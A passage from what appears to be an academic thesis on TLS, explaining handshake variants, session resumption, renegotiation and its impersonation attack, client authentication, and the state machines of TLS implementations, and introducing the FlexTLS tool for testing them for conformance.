cvd &= \mathsf{prf}(ms, \text{“}\texttt{client finished}\text{”}, \mathsf{hash}(log_2)) \\
svd &= \mathsf{prf}(ms, \text{“}\texttt{server finished}\text{”}, \mathsf{hash}(log_3))
\end{aligned}
$$

DHE Handshake If the negotiated key exchange is ephemeral Diffie-Hellman (DHE), then *S* chooses group parameters (p, g) and a fresh key pair (K_S, g^{K_S}); it sends (p, g, g^{K_S}) in kex_S, signed along with *cr* and *sr* with its private key sk_S. The client generates its own key pair (K_C, g^{K_C}) and responds with $kex_C = g^{K_C}$. Both parties compute $pms = g^{K_C * K_S}$. The rest of the computations are the same.

$$
\begin{aligned}
kex_S &= \mathsf{signed}(sk_S, [cr, sr, p, g, g^{K_S} \bmod p]) \\
kex_C &= g^{K_C} \bmod p \\
pms &= g^{K_C * K_S} \bmod p \text{ (with leading 0s stripped)}
\end{aligned}
$$

Other variations Besides RSA and DHE, mainstream TLS implementations support variations of the Diffie-Hellman key exchange implemented using elliptic curves. The handshake for these is similar to DHE, but with some notable differences. For example, most ECDHE implementations only accept named curves within a fixed set, whereas DHE allows the server to choose arbitrary DH group parameters.

Other key exchanges are less common on the web but useful in other applications. In TLS-PSK, the client and server authenticate one another using a pre-shared key instead of certificates. In TLS-SRP, the client uses a low-entropy password instead of a certificate. In DH_anon, both client and server remain anonymous, so the connection is protected from passive eavesdroppers but not from man-in-the-middle attackers.




Figure 2.17: Abbreviated TLS Handshake

The Record Protocol

Once established, a TLS connection provides two independent channels, one in each direction; the record protocol protects data on these two channels, using the authenticated-encryption scheme and keys provided by the handshake. Application data is split into a stream of fragments that are delivered in-order, using a sequence number that is cryptographically bound to the fragment by the record protocol. There is no correlation (at the TLS level) between the two directions.

When the client or server wishes to terminate the connection, it sends a `close_notify` alert to signal the end of its writing stream, and it may wait for the peer's `close_notify` before closing the connection. If both peers perform this graceful closure, they can both be sure that they received all data. However, this is seldom the case in practice.

There are several attacks on the confidentiality of the record protocol [e.g. AP13]; attacks on integrity are less common [e.g. Bha+13a].

Session Resumption

Full handshakes involve multiple round-trips, public key operations, and (possibly) certificate-revocation checks, increasing latency and server load [Sta+12b]. In addition, abbreviated handshakes enable clients and servers that have already established a session to quickly set up new connections. Instead of establishing a new master secret, both parties reuse the master secret from that recent session (cached on both ends), as shown in Figure 2.17.

The format of the cached session data depends on the TLS implementation, but [RFC5077] recommends that it contains at least the master secret, protocol version, ciphersuite, and compression method, along with any certificate.

The client sends a client hello, requesting the server to resume the session *sid*, with a new client nonce *cr'*. If the server has cached this session, it may then respond with a server hello with a new server nonce *sr'* and the same *sid* and algorithms as in the initial handshake. The server then immediately sends its CCS and finished message, computed as a MAC for the abbreviated handshake log. The client responds with its own CCS and finished message, computed as a MAC of the whole resumption log. An abbreviated handshake doesn't require any key exchange or certificate validation, and completes in half the round trips.

The computation of keys and verify data are as follows, where log'_1 consists of the messages 1 and 2, while log'_2 includes 1, 2 and 4:

$$
\begin{aligned}
ms &= [\text{cached for } (S, sid)] \\
keys &= \mathsf{prf}(ms, \text{“}\texttt{key expansion}\text{”}, sr'|cr') \\
svd &= \mathsf{prf}(ms, \text{“}\texttt{server finished}\text{”}, \mathsf{hash}(log_1')) \\
cvd &= \mathsf{prf}(ms, \text{“}\texttt{client finished}\text{”}, \mathsf{hash}(log_2'))
\end{aligned}
$$

The completion of an abbreviated handshake implicitly confirms to each participant that they share the same session master secret. Hence, if both peers are honest, they must have matching session parameters—those negotiated in the initial handshake.

Because of its efficiency, resumption is aggressively used on TLS connections. It is supported by default in all major web browsers and web servers. A recent TLS extension enables servers to store their cached sessions at the client within encrypted tickets [RFC5077]; this mechanism makes it possible for clients to maintain long-lived sessions with stateless server farms, at little cost to the servers.

We use the term session resumption when the same TLS session is used on multiple connections, but the abbreviated handshake may also be used on an existing TLS connection to refresh keys and reset sequence numbers. At the end of each handshake, we say that the connection enters a new *epoch*.

Renegotiation: Changing Epochs

A client or a server may request a new handshake on an established TLS connection, e.g. to renegotiate the session parameters. The handshake proceeds as described above, except that its messages are exchanged on the encrypted TLS connection. When the handshake completes, both parties share a new session, and their connection enters a new epoch, switching to the keys derived from the new session.

There are many reasons why an application may want to renegotiate a TLS session when it already has a working TLS connection. The first is client authentication. On some servers, client authentication is required only when accessing protected resources. For instance, Apache triggers renegotiation and requires a client certificate on first access to a protected directory. This design improves user experience and helps protect privacy by requesting authentication only when needed, and prevents the client certificate being sent in the clear during the initial handshake. Other reasons may be to upgrade the ciphersuite or replace an expiring certificate [Res+10, §5]. Even in this case, the server may need to provide a new certificate that supports, say, ECDSA signing instead of RSA. Consequently, in many renegotiations, the client and server certificates and identities after renegotiation may differ from those of the previous handshake. Without additional protections, such identity changes can lead to impersonation attacks.

Renegotiation Attack Protecting the renegotiation under the keys of the previous handshake is not enough to prevent man-in-the-middle attacks. An active network attacker can intercept an initial handshake from a client to a server and forward it as a renegotiation within an existing TLS connection between the attacker and the server. As a result, any data that the attacker sent before the renegotiation gets attributed to the client, leading to a powerful impersonation attack [RD09b].

In response to this attack, a new ‘mandatory’ TLS extension has been proposed and deployed for all versions of TLS [Res+10]. This extension includes the verify data of the previous handshake within the client and server hello messages of the renegotiation handshake, thereby cryptographically binding the two handshakes (and, recursively, any preceding handshake on the same connection). As a result, as each handshake completes, both peers can be confident

that they agree on all epochs on their connection. Informally, the principals at each endpoint must remain the same, even if the certificates change.

As shown in Chapterc2:3shake, this countermeasure still does not suffice to eliminate renegotiation attacks across *several* connections.

Client Authentication

Applications can use various mechanisms for client authentication: client certificates (e.g. in browsers, for virtual private networks, and for wireless access points), bearer tokens (e.g. HTTP sessions cookies and OAuth access tokens), or challenge-responses protocols (e.g. HTTP digest authentication, and several SASL mechanisms used by mail and chat servers).

TLS client authentication is generally considered the safest, but is seldom used. Weaker mechanisms that rely on bearer tokens are more common, but they allow complete long-term impersonation of the user when a token is compromised. Challenge-response authentication within TLS tunnels offers better protection, but is still vulnerable to man-in-the-middle attacks [ANN05; OHB06b]: if the user is willing to authenticate on a server controlled by the attacker, the attacker can forward a challenge from a different server to impersonate the user at that server.

To address the shortcomings of authentication at the application level, new solutions have been recently proposed to expose values taken from the TLS handshake to applications in order to *bind* their bearer tokens and challenge-response protocols to the underlying TLS channel. Hence, tunneled wireless protocols like PEAP [Pal+04] use compound authentication schemes [Put+03] to protect against rogue access points. SASL mechanisms like SCRAM [RFC5802] use TLS channel bindings [RFC5929], in particular the `tls-unique` binding, to prevent man-in-the-middle attacks even on anonymous TLS connections. Channel ID [BH13], a follow up to Origin-Bound Certificates [Die+12], proposes that the client generate a long-lived pair of keys associated with each top-level domain it connects to. The public key is treated as a client identifier and, by binding bearer tokens such as cookies to this public key, the server can ensure they can only be used by the client they have been issued for, thus mitigating token compromise. §4.3.2 studies the assumptions such mechanisms make about TLS and presents attacks on a number of them.

Implementations and APIs

There are several popular implementations of TLS, including OpenSSL, GnuTLS, NSS, JSSE, and SChannel. Here, we briefly discuss the miTLS verified reference implementation [Bha+13a], whose API is distinctive in the detailed connection information that it offers to its applications. As such, miTLS is an ideal experimental tool on which to evaluate attacks and implement countermeasures. We will revisit these details in Chapter 5.

The miTLS API consists of functions to initiate and accept connections, send and receive data, and instigate session resumption, re-keying, and renegotiation. Each of these functions returns a connection handle and a `ConnectionInfo` structure, which details the current epoch in each direction (they can differ). For each epoch, it includes the nonces and verify data and points to a `SessionInfo` structure with the epoch's session parameters (including ciphersuites and peer identities). It also points to the previous epochs on the connection (if any).

The API encodes the security assumptions and guarantees of TLS as pre- and post-conditions on the connection state. The application cannot send or receive data unless the connection is in the `Open` state, which means that a handshake has successfully completed with an authorized peer. When a handshake completes at an endpoint, the API guarantees that, if all the principals

mentioned in the `ConnectionInfo` are honest, then there is exactly one other endpoint that has a matching `ConnectionInfo` and keys. Every application data fragment sent or received is indexed by the epoch it was sent on, which means that miTLS will never confuse or concatenate two data fragments that were received on different epochs; it is left to the application to decide whether to combine them. If the connection uses the renegotiation indication extension, the application gets an additional guarantee that the new epoch is linked to the old epoch.

If at any point in a connection, miTLS receives a fatal alert or raises an error, the connection is no longer usable for reading or writing data. If the connection is gracefully closed, miTLS guarantees that each endpoint has received the entire data stream sent by its peer. Otherwise, it only guarantees that a prefix of the stream has been received.

Related Publications

Many of the results in this part are built on the previous work of Bhargavan, Corin, Fournet, Kohlweiss, Pironti, Strub, Wălinescu and Zanella-Béguelin [Bha+12a; Bha+13b; Bha+14c]. Chapter 3 is based on a large collaborative project presented at the IEEE Security & Privacy conference in 2015 [Beu+15a] and the Usenix WOOT workshop [Beu+15b]. In particular, my fellow students Zinzindohoué, Kobeissi and Beurdouche worked together on the experimental side of testing TLS libraries, the development of the FlexTLS tool. In particular, Zinzindohoué led the creation of the verified OpenSSL state machine monitor. Chapter 4 is also a collaborative effort; however, it is mostly based on my collaboration with Bhargavan and Pironti.

Chapter 3

State Machine Attacks against TLS

3.1 Introduction

The Transport Layer Security (TLS) protocol [RFC5246] is widely used to provide secure channels in a variety of scenarios, including the web (HTTPS), email, and wireless networks. Its popularity stems from its flexibility; it offers a large choice of ciphersuites and authentication modes to its applications.

The classic TLS threat model considered in this chapter is depicted in Figure 3.1. A client and server each execute their end of the protocol state machine, communicating across an insecure network under attacker control: messages can be intercepted, tampered, or injected by the attacker. Additionally, the attacker controls some malicious clients and servers that can deviate from the protocol specification. The goal of TLS is to guarantee the integrity and confidentiality of exchanges between honest clients and servers, and prevent impersonation and tampering attempts by malicious peers.

TLS consists of a channel establishment protocol called the *handshake* followed by a transport protocol called the *record*. If the client and server both implement a secure handshake key exchange (e.g. Ephemeral Diffie-Hellman) and a strong transport encryption scheme (e.g. AES-GCM with SHA256), the security against the network attacker can be reduced to the security of these building blocks. Recent works have exhibited cryptographic proofs for various key exchange methods used in the TLS handshakes [Jag+12; KPW13b; Li+14] and for commonly-used record encryption schemes [PRS11].

Protocol Agility TLS suffers from legacy bloat: after 20 years of evolution of the standard, it features many versions, extensions, and ciphersuites, some of which are no longer used or are known to be insecure. Accordingly, client and server implementations offer much agility in their protocol configuration, and their deployment often support insecure ciphersuites for interoperability reasons. The particular parameters of a specific TLS session are negotiated during the handshake protocol. Agreement on these parameters is only verified at the very end of the handshake: both parties exchange a MAC of the transcript of all handshake messages they have sent and received so far to ensure they haven't been tampered by the attacker on the network. In particular, if *one* party only accepts secure protocol versions, ciphersuites, and extensions, then any session involving this party can only use these secure parameters regardless of what the peer supports.




Figure 3.1: Threat Model: network attacker aims to subvert client-server exchange.

Composite State Machines Many TLS ciphersuites and protocol extensions are specified in their own standards (RFCs), and are usually well-understood in isolation. They strive to re-use existing message formats and mechanisms of TLS to reduce implementation effort. To support their (potential) negotiation within a single handshake, however, the burden falls on TLS implementations to correctly compose these different protocols, a task that is not trivial.

TLS implementations are typically written as a set of functions that generate and parse each message, and perform the relevant cryptographic operations. The overall message sequence is managed by a reactive client or server process that sends or accepts the next message based on the protocol parameters negotiated so far, as well as the local protocol configuration. The composite state machine that this process must implement is not standardized, and differs between implementations. As explained below, mistakes in this state machine can lead to disastrous misunderstandings.

Figure 3.2 depicts a simple example. Suppose we have implemented a client for one (fictional) TLS ciphersuite, where the client first sends a `Hello` message, then expects to receive two messages `A` and `B` before sending a `Finished` message. Now the client wishes to implement a new ciphersuite where the client must receive a different pair of messages `C` and `D` between `Hello` and `Finished`. To reuse the messaging code for `Hello` and `Finished`, it is tempting to modify the client state machine so that it can receive either `A` or `C`, followed by either `B` or `D`. This naive composition implements both ciphersuites, but it also enables some unintended sequences, such as `Hello; A; D; Finished`.

One may argue that allowing more incoming message sequences does not matter, since an honest server will only send the right message sequence. And if an attacker injects an incorrect message, for instance by replacing message `B` with message `D`, then the mismatch between the client and server transcript MAC ensures that the handshake cannot succeed. The flaw in this argument is that, meanwhile, a client that implements `Hello;A;D;Finished` is running an unknown handshake protocol, with *a priori* no security guarantees. For example, the code for processing `D` may expect to run after `C` and may accidentally use uninitialized state that it expected `C` to fill in. It may also leak unexpected secrets received in `A`, or allow some crucial authentication steps to be bypassed.

In Sections 3.3 and 3.4 we systematically analyze the state machines implemented by various open source TLS implementations and we find that many of them exhibit such composition




Figure 3.2: Incorrect union of exemplary state machines.

flaws and accept unexpected message sequences. In Section 4.4, we show that these flaws lead to critical vulnerabilities where, for example, a network attacker can fully impersonate any server towards a vulnerable client.

Verified Implementations Security proofs for TLS typically focus on clients and servers that support a single, fixed message sequence, and that *a priori* agree on their security goals and mechanisms, e.g. mutual authentication with Diffie-Hellman, or unilateral authentication with RSA. Recently, a verified implementation called miTLS [Bha+13a] showed how to compose proofs for various modes that may be dynamically negotiated by their implementation. However, mainstream TLS implementations compose far more features, including legacy insecure ciphersuites. Verifying their code seems infeasible.

We ask a limited verification question, separate from the cryptographic strength of ciphersuites considered in isolation. Let us suppose that the individual message processing functions in OpenSSL for unilaterally authenticated ECDHE in TLS 1.0 are correct. Can we then prove that, if a client or server negotiates a configuration, then its state machine faithfully implements the correct message sequence processing for that key exchange? In Section 3.6 we present a verified implementation of a state machine for OpenSSL that accounts for all its ciphersuites.

Given that cryptographers proved ECDHE secure in isolation, what are the additional requirements on the set of ciphersuites supported by an implementation to benefit from this cryptographic security? Conversely, if they deviate from the correct message sequence, are there exploitable attacks?

Contributions In this chapter,

- we define a composite state machine for the commonly implemented modes of TLS, based on the standard specifications (§3.2);
- we present tools to systematically test mainstream TLS implementations for conformance (§3.3);
- we report flaws (§3.4) and critical vulnerabilities (§4.4) we found in these implementations;
- we develop a verified state machine for OpenSSL, the first to cover all of its TLS modes (§3.6).




Figure 3.3: Complete OpenSSL State Machine

Our state machine testing framework FlexTLS is built on top of miTLS [Bha+13a], and benefits from its functional style and verified messaging functions. Our OpenSSL state machine code is verified using Frama-C [Cuo+12], a framework for the static analysis of C programs against logical specifications written in first-order logic. All the attacks discussed in this chapter were reported to the relevant TLS implementations; they were acknowledged and various critical updates are being tested.

3.2 The TLS State Machine

Figure 3.3 shows the complete state machine implemented by OpenSSL. We chose to focus only on cipher suites used on the Web, and thus, to ignore several branches of this state machine (including anonymous and PSK key exchanges). Figure 3.4 depicts the simplified high-level state machine that we cover. It captures the sequence of messages that are sent and received from the beginning of a TLS connection up to the end of the first handshake.

Message Sequences Messages prefixed by `Client` are sent from client to server; messages prefixed by `Server` are sent by the server. Arrows indicate the order in which these messages are expected; labels on arrows define conditions under which the transition is allowed.

Each TLS connection begins with either a full handshake or an abbreviated handshake (also called session resumption). In the full handshake, there are four flights of messages: the client first sends a `ClientHello`, the server responds with a series of messages from `ServerHello` to `ServerHelloDone`. The client then sends a second flight culminating in `ClientFinished` and the server completes the handshake by sending a final flight that ends in `ServerFinished`. Before sending their respective `Finished` message, the client and the server send a change cipher spec (`CCS`) message to signal that the new keys established by this handshake will be used to protect subsequent messages (including the `Finished` message). Once the handshake is complete, the client and the server may exchange streams of `ApplicationData` messages.

Abbreviated handshakes skip most of the messages by relying on session secrets established in some previous full handshake. The server goes from `ServerHello` straight to `ServerCCS` and `ServerFinished`, and the client completes the handshake by sending its own `ClientCCS` and `ClientFinished`.

In most full handshakes (except for anonymous key exchanges), the server *must* authenticate itself by sending a certificate in the `ServerCertificate` message. In the `DHE|ECDHE` handshakes, the server demonstrates its knowledge of the certificate's private key by signing the subsequent `ServerKeyExchange` containing its ephemeral Diffie-Hellman public key. In the `RSA` key exchange, it instead uses the private key to decrypt the `ClientKeyExchange` message. When requested by the server (via `CertificateRequest`), the client may optionally send a `ClientCertificate` and use the private key to sign the full transcript of messages (so far) in the `ClientCertificateVerify`.

Negotiation Parameters The choice of what sequence of messages will be sent in a handshake depends on a set of parameters negotiated within the handshake itself:

- the protocol version (v),
- the key exchange method in the ciphersuite (kx),
- whether the client offered resumption with a cached session and the server accepted it ($r_{id} = 1$),




Figure 3.4: State machine for commonly used TLS configurations: Protocol versions v = TLSv1.0|TLSv1.1|TLSv1.2. Key exchanges kx = RSA|DHE|ECDHE. Optional feature flags: resumption using server-side caches (r_{id}) or tickets (r_{tick}), client authentication (c_{ask}, c_{offer}), new session ticket (n_{tick}).

- whether the client offered resumption with a session ticket and the server accepted it ($r_{tick} = 1$),
- whether the server wants client authentication ($c_{ask} = 1$),
- whether the client agrees to authenticate ($c_{offer} = 1$),
- whether the server sends a new session ticket ($n_{tick} = 1$).

A client knows the first three parameters (v, kx, r_{id}) explicitly from the ServerHello, but can only infer the others $(r_{tick}, c_{ask}, n_{tick})$ later in the handshake when it sees a particular message. Similarly, the server only knows whether or how a client will authenticate itself from the content of the ClientCertificate message.

Implementation Pitfalls Even when considering only modern protocol versions TLSv1.0|TLSv1.1|TLSv1.2 and the most popular key exchange methods RSA|DHE|ECDHE, the number of possible message sequences in Figure 3.4 is substantial and warns us about tricky implementation problems.

First, the order of messages in the protocol has been carefully designed and it must be respected, both for interoperability and security. For example, the ServerCCS message must occur just before ServerFinished. If it is accepted too early or too late, the client enables various server impersonation attacks. Implementing this message correctly is particularly tricky because CCS messages are not officially part of the handshake: they have a different content type and are not included in the transcript. So an error in their position in the handshake would not be caught by the transcript MAC.

Second, it is not enough to implement a linear sequence of sends and receives; the client and server must distinguish between truly optional messages, such as ServerNewSessionTicket, and messages whose presence is fully prescribed by the current key exchange, such as ServerKeyExchange. For example, we will show in Section 4.4 that accepting a ServerKeyExchange in RSA or allowing it to be omitted in ECDHE can have dire consequences.

Third, one must be careful to not prematurely calculate session parameters and secrets. Traditionally, TLS clients set up their state for a full or abbreviated handshake immediately after the ServerHello message. However, with the introduction of session tickets, this would be premature, since only the next message from the server would tell the client whether this is a full or abbreviated handshake. Confusions between these two handshake modes may lead to serious attacks.

Other Versions, Extensions, Key Exchanges Typical TLS libraries also support other protocol versions such as SSLv2 and SSLv3 and related protocols like DTLS. At the level of detail of Figure 3.4, the main difference in SSLv3 is in client authentication: an SSLv3 client may decline authentication by not sending a ClientCertificate message at all. DTLS allows a server to respond to a ClientHello with a new HelloVerifyRequest message, to which the client responds with a new ClientHello.

TLS libraries also implement a number of ciphersuites that are not often used on the web, like static Diffie-Hellman (DH) and Elliptic Curve Diffie-Hellman (ECDH), anonymous key exchanges (DH_anon, ECDH_anon), and various pre-shared key ciphersuites (PSK, RSA_PSK, DHE_PSK, SRP, SRP_RSA). Figure 3.3 displays a high-level TLS state machine for all these ciphersuites for TLSv1.0|TLSv1.1|TLSv1.2. Modeling the new message sequences induced by these ciphersuites requires additional negotiation parameters like PSK hints (c_{hint}) and static Diffie-Hellman client certificates ($c_{offer} = 2$).




Figure 3.5: Modular architecture of FlexTLS.

Incorporating renegotiation, that is multiple TLS handshakes on the same connection, is logically straightforward, but can be tricky to implement. At any point after the first handshake, the client can go back to `ClientHello` (the server could send a `HelloRequest` to request this behavior). During a renegotiation handshake, `ApplicationData` can be sent under the old keys until the CCS messages are sent.

In addition to session tickets [RFC3546], another TLS extension that modifies the message sequence is called *False Start* [LM10]. Clients that support the False Start extension are allowed to send early `ApplicationData` as soon as they have sent their `ClientFinished` without waiting for the server to complete the handshake. This is considered to be safe as long as the negotiated ciphersuite is forward secret (`DHE|ECDHE`) and uses strong record encryption algorithms (e.g. not RC4). False Start is currently enabled in all major web browsers and hence is also implemented in major TLS implementations like OpenSSL, NSS, and SecureTransport.

Analyzing Implementations We wrote the state machines in Figures 3.4 and 3.3 by carefully inspecting the RFCs for various versions and ciphersuites of TLS. How well do they correspond to the state machines implemented by TLS libraries? We have a definitive answer for miTLS, which implements `RSA`, `DHE`, resumption, and renegotiation. The type-based proof for miTLSguarantees that its state machine conforms to a logical specification that is similar to Figure 3.4, but more detailed.

In the rest of the chapter, we will investigate how to verify whether mainstream TLS implementations like OpenSSL conform to Figure 3.3. In the next section, we begin by systematically testing various open source TLS libraries for deviations from the standard state machine.

3.3 Testing Implementations with FlexTLS

3.3.1 FlexTLS Design and API

FlexTLS is distributed as a .NET library written in the F#functional programming language. Using this library, users may write short scripts in any .NET language to implement specific TLS scenarios. FlexTLS reuses the messaging and cryptographic modules of miTLS, a verified reference implementation of TLS. miTLS itself provides a *strict* application programming interface (API) that guarantees that messages are sent and received only in the order prescribed by the protocol standard. In contrast, FlexTLS has been designed to offer a flexible API that allows users to easily experiment with new message sequences and new protocol scenarios. In particular, the API provides the following features:

- A high-level messaging API with sensible defaults.
- A functional *state-passing* style to manage the states of multiple concurrent connections.
- Support for arbitrary reordering, fragmentation and tampering of protocol messages.
- Safe extensions to miTLS, enabling incremental verification of new protocol features.

